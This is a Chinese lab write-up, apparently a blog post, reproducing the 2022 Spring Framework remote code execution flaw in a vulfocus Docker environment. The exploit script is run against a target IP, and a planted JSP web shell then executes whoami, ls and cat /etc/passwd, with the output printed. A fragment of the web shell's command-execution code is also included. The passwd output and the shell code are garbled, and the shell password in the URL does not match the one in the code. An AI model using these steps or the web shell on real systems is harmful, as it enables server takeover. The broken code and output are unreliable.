

# Spring Framework 远程代码执行漏洞复现

2022年4月10日 19:30


## 四、漏洞环境搭建

1、docker pull vulfocus/spring-core-rce-2022-03-29:latest

		NAMES			
99e50c59c838	vulfocus/spring-core-rce-2022-03-29:latest	"/app/tomcat/bin/cat..."	10 days ago	Exited (143)	10 days ago

2、docker run -d -p8080:8080 82b

3、访问环境，显示ok，证明环境已搭建好



## 五、漏洞复现：


攻击机:kali linux

靶机:本地漏洞环境 (http://47.93.50.78:9898)

利用过程如下所示：


1、使用编写好的exp

python3 kunlunyun.py --url <http://47.93.50.78:9898>




可以看到脚本执行成功

2、访问shell地址 <http://47.93.50.78:9898/kunlunyun.jsp?pwd=k&cmd=whoami>



可以看到命令执行成功，当前用户为root

3、将命令换为ls执行，可以看到当前目录文件



4、将命令换为 cat /etc/passwd 可以看到命令执行成功。

```
root:x:0:0:/root:/bin/bash bin:x:1:1/bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin dbus:x:81:81:System message  
bus:/sbin/nologin systemd-coredump:x:999:997:systemd Core Dumper:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/sbin/nologin  
// - if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a =  
-1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - if("j".equals(request.getParameter("pwd"))){  
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String(b)); } } }
```